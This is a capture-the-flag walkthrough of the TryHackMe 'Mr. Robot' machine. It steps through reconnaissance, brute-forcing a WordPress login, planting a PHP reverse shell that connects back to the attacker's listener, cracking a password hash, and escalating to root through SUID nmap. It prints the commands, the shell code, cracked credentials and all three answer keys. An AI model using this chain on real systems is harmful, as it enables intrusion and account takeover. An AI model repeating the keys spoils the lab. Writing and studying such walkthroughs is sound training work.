

# Mr. Robot

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


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# **Fine-tuning**

• It will be in use the <u>TryHackme: Mr.Robot</u> virtual machine for this guide. We will connect via VPN to the website and deploy the machine. Once done we will test connectivity with it.

# Machine deployed



# Conectivity with machine



Because this web page does not have a good security we will have to modify our Linux firewall (IP Tables) to only admit requests from the machine.

This can be done manually, but we will download a script to speed up the process:

#### Firewall rules

```
-(viperez&KaliBase)-[~]
 –$ <u>sudo</u> iptables -L
Chain INPUT (policy ACCEPT)
target
        prot opt source
                                        destination
ACCEPT
          icmp -- 10.10.36.101
                                        anywhere
                                                             icmp echo-request
ACCEPT
         icmp -- 10.10.36.101
                                        anywhere
                                                             icmp echo-reply
          icmp -- anywhere
DROP
                                        anywhere
                                                             icmp echo-request
DROP
         icmp -- anywhere
                                                             icmp echo-reply
                                        anywhere
ACCEPT
          tcp -- 10.10.36.101
                                        anywhere
          udp
ACCEPT
                   10.10.36.101
                                        anywhere
DROP
          all -- anywhere
                                        anywhere
Chain FORWARD (policy ACCEPT)
          prot opt source
target
                                        destination
Chain OUTPUT (policy ACCEPT)
target prot opt source
                                        destination
ACCEPT
          icmp -- anywhere
                                        10.10.36.101
                                                             icmp echo-reply
ACCEPT
          icmp -- anywhere
                                        10.10.36.101
                                                             icmp echo-request
DROP
          icmp -- anywhere
                                        anywhere
                                                             icmp echo-request
DROP
          icmp -- anywhere
                                        anywhere
                                                             icmp echo-reply
ACCEPT
          tcp
                   anywhere
                                        10.10.36.101
ACCEPT
          udp
                   anywhere
                                        10.10.36.101
DROP
          all
              -- anywhere
                                        anywhere
```

# **Análisis**

- Thanks to the web page we know that the IP of the machine to attack is: 10.10.36.101
- In order to find out how to enter the machine and gain more information about it we will run the "nmap" tool".

```
(viperez⊕KaliBase)-[~]
 –<mark>$ <u>sudo</u> nmap -sS -sV 10.10.36.101</mark>
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-03 03:25 CDT
sendto in send_ip_packet_sd: sendto(5, packet, 40, 0, 10.10.36.101, 16) ⇒ Operation not permitted Offending packet: ICMP [10.8.70.170 > 10.10.36.101 Timestamp request (type=13/code=0) id=26827 seq=0 orig=0
recv=0 trans=0] IP [ttl=39 id=29276 iplen=40 ]
Nmap scan report for 10.10.36.101
Host is up (0.052s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT
       STATE SERVICE VERSION
22/tcp closed ssh
80/tcp open http
                           Apache httpd
443/tcp open ssl/http Apache httpd
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.77 seconds
```

With this command TCP packets are sent in such a way to be more anonymous than usual. Additionally, we will know the versions of the services that are deployed on those ports.

Once we have analysed the executed ports, we will notice that there is an open HTTP port (80), this may mean that there is a web page displayed, so we will try to try to enter through the browser.

Once we have entered the web page it will simulate a Linux boot through Grub, we will wait for the animation to finish. A menu will appear to insert commands, we will have 6 options:

To execute the commands, we will have to enter them by hand

```
02:39 -!- friend_ [friend_0208.185.115.6] has joined #fsociety.

02:39 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.

Commands: prepare fsociety inform question wakeup join

root@fsociety:~#
```

## Explanation of commands:

- Prepare: Explanatory video
- Fsociety: Explanatory video.
- Inform: Explanatory photos.
- Question: Explanatory photos.
- Wakeup: Explanatory video.
- Join: Email typing.

The most interesting command is the "Join" command since we will have to enter an email, for this we will use a temporary email with the <u>TempMail</u> web page.

# Email typing

```
02:53 <mr. robot> hello friend
02:53 <mr. robot> you don't know me, but I've been watching you. i know you feel like you have no voice. i know you feel trapped. i know you feel controlled. but i've been fighting for you. all of you. it's time to break free from our corporate masters. you've been a slave to their debt far too long.
02:53 <mr. robot> if you're ready to join me, enter your email address.
02:54 <friend__> girit70467@mitigado.com
```

# Temporal email



We have noticed that there are web pages displayed, we will have to know which are all of them, instead of going one by one we will use the "dirb" tool that will speed up the process.

```
Scanning URL: http://10.10.36.101/
   DIRECTORY: http://10.10.36.101/0/
  ⇒ DIRECTORY: http://10.10.36.101/admin/
+ http://10.10.36.101/atom (CODE:301|SIZE:0)
=> DIRECTORY: http://10.10.36.101/audio/
=> DIRECTORY: http://10.10.36.101/blog/
⇒ DIRECTORY: http://10.10.36.101/css/
+ http://10.10.36.101/dashboard (CODE:302|SIZE:0)
+ http://10.10.36.101/favicon.ico (CODE:200|SIZE:0)
⇒ DIRECTORY: http://10.10.36.101/feed/
—> DIRECTORY: http://10.10.36.101/image/
=> DIRECTORY: http://10.10.36.101/Image/
=> DIRECTORY: http://10.10.36.101/images/
+ http://10.10.36.101/index.html (CODE:200|SIZE:1077)
+ http://10.10.36.101/index.php (CODE:301|SIZE:0)
+ http://10.10.36.101/intro (CODE:200|SIZE:516314)
=> DIRECTORY: http://10.10.36.101/js/
+ http://10.10.36.101/license (CODE:200|SIZE:309)
+ http://10.10.36.101/login (CODE:302|SIZE:0)
+ http://10.10.36.101/page1 (CODE:301|SIZE:0)
+ http://10.10.36.101/phpmyadmin (CODE:403|SIZE:94)
+ http://10.10.36.101/rdf (CODE:301|SIZE:0)
 http://10.10.36.101/readme (CODE:200|SIZE:64)
 http://10.10.36.101/robots (CODE:200|SIZE:41)
+ http://10.10.36.101/robots.txt (CODE:200|SIZE:41)
 http://10.10.36.101/rss (CODE:301|SIZE:0)
+ http://10.10.36.101/rss2 (CODE:301|SIZE:0)
+ http://10.10.36.101/sitemap (CODE:200|SIZE:0)
+ http://10.10.36.101/sitemap.xml (CODE:200|SIZE:0)
⇒ DIRECTORY: http://10.10.36.101/video/
=> DIRECTORY: http://10.10.36.101/wp-admin/
+ http://10.10.36.101/wp-config (CODE:200|SIZE:0)
=> DIRECTORY: http://10.10.36.101/wp-content/
+ http://10.10.36.101/wp-cron (CODE:200|SIZE:0)
⇒ DIRECTORY: http://10.10.36.101/wp-includes/
+ http://10.10.36.101/wp-links-opml (CODE:200|SIZE:227)
+ http://10.10.36.101/wp-load (CODE:200|SIZE:0)
+ http://10.10.36.101/wp-login (CODE:200|SIZE:2606)
+ http://10.10.36.101/wp-mail (CODE:500|SIZE:3064)
+ http://10.10.36.101/wp-settings (CODE:500|SIZE:0)
+ http://10.10.36.101/wp-signup (CODE:302|SIZE:0)
+ http://10.10.36.101/xmlrpc (CODE:405|SIZE:42)
 http://10.10.36.101/xmlrpc.php (CODE:405|SIZE:42)
```

Red: Pages that we can enter.

Yellow: Pages that download files.


Green: Pages that restart the explanatory video.

# Recognition


Once we have obtained the web pages displayed on the server, we will enter each one to observe what is inside them and depending on what is there we will act in different ways.

# Red pages


/0/ or Wrong URL entry  $\rightarrow$  Page that redirects to a blog.




dashboard/,/login/,/wp-admin/ and /wp-login/
 → Redirects to login page.



/image/ and /Image/ → Redirects to a blog with a form



- /intro/ → Redirects to an explanatory video (not useful)
- /license/ → Redirects to a file (not useful)




• /readme/ → Redirects to a file (not useful)



I like where you head is at. However I'm not going to help you.

• /Robots/ y /robots.txt/ → Redirects to a file (important)




• /wp-links-opml/ → Redirects to an OPML file (not useful)

```
-<opml version="1.0">
   -<head>
        <title>Links for user's Blog!</title>
        <dateCreated>Tue, 28 Mar 2023 09:16:16 GMT</dateCreated>
        <!-- generator="WordPress/4.3.1" -->
        </head>
        <body> </body>
        </opml>
```

- In this file we can know the date on which the server was created in the "dateCreated" block.

## /xmlrpc/ and $/xmlrpc.php/ \rightarrow Redirects to a file$



- This file provides additional information about the server, only HTTP POST requests can be made.

## Yellow pages

/atom/ → Download .atom file (open with editor, not useful)

• /feed/ → Download .rss file (not useful)

```
-<rss version="2.0">
-<channel>
<title>user's Blog!</title>
<atom:link href="http://10.10.36.101/feed/" rel="self" type="application/rss+xml"/>
link>http://10.10.36.101</link>
<description>Just another WordPress site</description>
<lastBuildDate/>
<language>en-US</language>
<sy:updatePeriod>hourly</sy:updatePeriod>
<sy:updatePeriod>hourly</sy:updateFrequency>
<generator>http://wordpress.org/?v=4.3.1</generator>
</channel>
</rss>
```

- This file provides additional server information, it is updated every hour (sy:updatePeriod and sy:updateFrequency) and the version is 4.3.1 (generator).
- $/rdf/ \rightarrow Download$ .rdf file (not useful)

/rss/ y /rss2/ → redirects to .rss file (open with editor, not useful)


After having analysed the displayed pages, we will realize that the only useful pages are: /robots.txt/ and /image/ so we will download the two files hosted in "robots.txt" and fill in the form on the "image" page (not useful).

#### Robots.txt

```
-(viperez⊛KaliBase)-[~]
 -$ mkdir MrRobotFiles 86 cd MrRobotFiles
                                                                         Files download
 —(viperez®KaliBase)-[~/MrRobotFiles]
 —$ wget 10.10.36.101/fsocity.dic
--2023-04-03 03:41:02-- http://10.10.36.101/fsocity.dic
Connecting to 10.10.36.101:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fsocity.dic'
fsocity.dic
                          100%[===
                                                                <del>------</del>]
                                                                          6.91M 2.33MB/s
                                                                                              in 3.0s
2023-04-03 03:41:06 (2.33 MB/s) - 'fsocity.dic' saved [7245381/7245381]
  —(viperez

KaliBase)-[~/MrRobotFiles]
—$ wget 10.10.36.101/key-1-of-3.txt
--2023-04-03 03:41:23-- http://10.10.36.101/key-1-of-3.txt
Connecting to 10.10.36.101:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33 [text/plain]
Saving to: 'key-1-of-3.txt'
key-1-of-3.txt
                                                                     ⇒]
                                                                              33 --.-KB/s
                          100%[=
                                                                                              in 0s
2023-04-03 03:41:23 (4.14 MB/s) - 'key-1-of-3.txt' saved [33/33]
   -(viperez®KaliBase)-[~/archivosMrRobot]
 -$ cat key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9
```

We have just discovered the first "key" of the machine, we must copy and paste it in the "What is key 1?" section.



Nota: El fichero fsocity.txt es un diccionario

# Obtaining credentials

- To gain access to an account we will need to find a username and password, most likely they will have to be entered in the WordPress login panel.
- A dictionary of words has been obtained in the previous section, so we will delete the words that are repeated in order to have an easy and comfortable use of the file.

Erase repeated words

These words that we have just deleted are most likely to be passwords or users, so we will perform brute force attacks to guess them. To obtain the users, we will use the brute force tool provided by <a href="BurpSuite">BurpSuite</a> and for passwords <a href="WPSCAN">WPSCAN</a> since a WordPress website is being used.


#### **USER OBTAINING**

- Communication between the computer and the server will be intercepted in the WordPress login panel and added to the "Intruder" section.
- Once inside, a variable will be added to the user parameter to perform brute force.


```
POST /wp-login.php HTTP/1.1
Host: 10.10.36.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 93
Origin: http://lo.10.36.101
Connection: close
Referer: http://10.10.36.101/wp-login.php
Cookie: s_cc=true; s_fid=445D2512FC428AD2-33933EF7EF7425B2; s_nr=1680510440072; s_sq=%5B%5BB%5D%5D; wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1

og=5a§&pdwd=a&wp-submit=Log+In&redirect_to=http%3A%2P%2F10.10.36.101%2Pwp-admin%2F&testcookie=1
```


- We will have to add the dictionary file (fsocity.dic) to the payload to perform the attack with our file.




- Once all the above process is ready, click on the "Start attack" button and check if there is a number different from the rest in the "length" parameter.



# Existing user check





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#### PASSWORD OBTAINING

- Since the WPSCAN tool only supports text files in its parameters, a text file will be created with the user name.

```
(viperez
KaliBase)-[~/MrRobotFiles]

$ cat user
Elliot
```

- Once this is done, the tool will be executed

```
(viperez⊗ KaliBase)-[~/MrRobotFiles]

$ wpscan -v -U user -P fsocity.dic.uniq --url http://10.10.36.101/wp-login

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```

- -v → Verbose mode
- $-U \rightarrow User file$
- -P → Password file
- --ulr → URL to atack

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - Elliot / ER28-0652
Trying Elliot / erased Time: 00:34:44 

[1] Valid Combinations Found:
| Username: Elliot, Password: ER28-0652

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Feb 15 02:27:44 2023
[+] Requests Done: 5966
[+] Cached Requests: 4
[+] Data Sent: 2.021 MB
[+] Data Received: 42.187 MB
[+] Memory used: 283.652 MB
[+] Elapsed time: 00:35:47
```

# WordPress account access

 A user's credentials have been obtained so we will access their WordPress account. Once inside we will look for the plugin editor.

# Plugin editor

```
🕠 🔏 user's Blog! 🜹 0 🛨 New

    Dashboard

             Edit Themes
            Twenty Fifteen: author-bio.php
             <?php
                       * Filter the author bio avatar size.
                       * @param int $size The avatar height and width size in pixels.
                      sauthor bio avatar size = apply filters( 'twentyfifteen author bio avatar size', 56 );
                      echo get avatar( get the author meta( 'user email' ), $author bio avatar size );
                </div><!-- .author-avatar -->
                </a>
<!-- .author-bio -->
                 </div><!-- .author-description -->
```

After gaining access and finding the plugin editor a reverse shell will be pasted to be executed and gain access to the machine. The RevShells web page will be used for this purpose. In this guide we will use the "PHP PentestMonkey" one, we will change the variables \$ip and \$port to our IP and listening port.

Before running our Reverse Shell we must open a listening port to connect to it. It is recommended to use "rlwrap" for keyboard shortcuts.

# Listened port

```
(viperez⊕KaliBase)-[~]

$ rlwrap nc -lvp 9999

listening on [any] 9999 ...
```

# Modificated file with Reverse Shell

```
Twenty Fifteen: Archives (archive.php)
                                                                                                                                                                                                             Select theme to e
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
 set time limit (0);
$VERSION = "1.0";

$ip = '10.8.70.170';

$port = 9999;

$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
 $debug = 0;
 if (function exists('pcntl fork')) {
         $pid = pcntl_fork();
          if ($pid == -1) {
                  printit("ERROR: Can't fork");
                   exit(1);
          if ($pid) {
                   exit(0); // Parent exits
          if (posix_setsid() == -1) {
                   printit("Error: Can't setsid()");
                   exit(1);
```

## Listened port

```
-(viperez®KaliBase)-[~]
 -$ rlwrap nc -lvp 9999
listening on [any] 9999 ...
10.10.215.81: inverse host lookup failed: Unknown host
connect to [10.8.70.170] from (UNKNOWN) [10.10.215.81] 56157
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
11:38:17 up 1:13, 0 users, load average: 3.92, 3.43, 3.23
               FROM
                                 LOGINଭ IDLE JCPU PCPU WHAT
       TTY
uid=1(daemon) gid=1(daemon) groups=1(daemon)
sh: 0: can't access tty; job control turned off
$ whoami
daemon
$ hostname
linux
```

To execute the PHP you have to enter the web page that is being edited in our case: wp-content/themes/twentyfifteen/archive.php

# **Permissions escalation**

• The first thing that is usually done when entering a machine is to inspect the /home file, since this is where the directory tree of the users is stored.

## Home directory


```
$ cd /home & ls -la
total 12
drwxr-xr-x 3 root root 4096 Nov 13 2015 .
drwxr-xr-x 22 root root 4096 Sep 16 2015 ..
drwxr-xr-x 2 root root 4096 Nov 13 2015 robot
$ whoami
daemon
```

If we look at the permissions of the file 'robot' we can see that we can access it because in 'Others' there are the permissions read and execute.

```
$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

We have found the second key and what looks like a password encrypted by the HASH algorithm. Since we do not have access to read the file with the second key, we will have to decrypt the password and log in with the robot user (who is the owner of the folder). The following web page will be used <u>CrackStation</u>.

#### Decrypted password



Once the password has been decrypted, we will proceed to log in with the robot user.

```
$ su robot
su: must be run from a terminal
```

To log in with any user we will have to improve our terminal, Python will be used for this so it is necessary to know if it is installed.

# Python intalled

# Terminal upgrade

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/$
```

Our objective now is to log in as a 'robot', print the key and enter it in TryHackMe.

```
daemon@linux:/$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
robot@linux:/$ cd /home/robot
cd /home/robot
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```



There is one key left to discover, most likely it is in /root but to access this directory we need to be administrators. If we observe that it is installed on the machine, we can realize that the tool "nmap" is found, there is a command to open a shell with nmap with the root user.

Note: It is recommended to look at the <u>GTFO</u> web site may be very helpful.

## Search applications

```
find / -perm +6000 2> /dev/null | grep '/bin/'
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/mail-touchlock
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/screen
/usr/bin/mail-unlock
/usr/bin/mail-lock
/usr/bin/chsh
/usr/bin/crontab
/usr/bin/chfn
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/expiry
/usr/bin/dotlockfile
/usr/bin/sudo
/usr/bin/ssh-agent
/usr/bin/wall
/usr/local/bin/nmap
```

## Shell nmap deployment

04787ddef27c3dee1ee161b21670b4e4

```
robot@linux:/$ /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# ls /root
ls /root
firstboot_done key-3-of-3.txt
# cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
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# Answer the questions below What is key 1? 073403c8a58a1f80d943455fb30724b9 Correct Answer What is key 2? 822c73956184f694993bede3eb39f959 Correct Answer ♥ Hint What is key 3?

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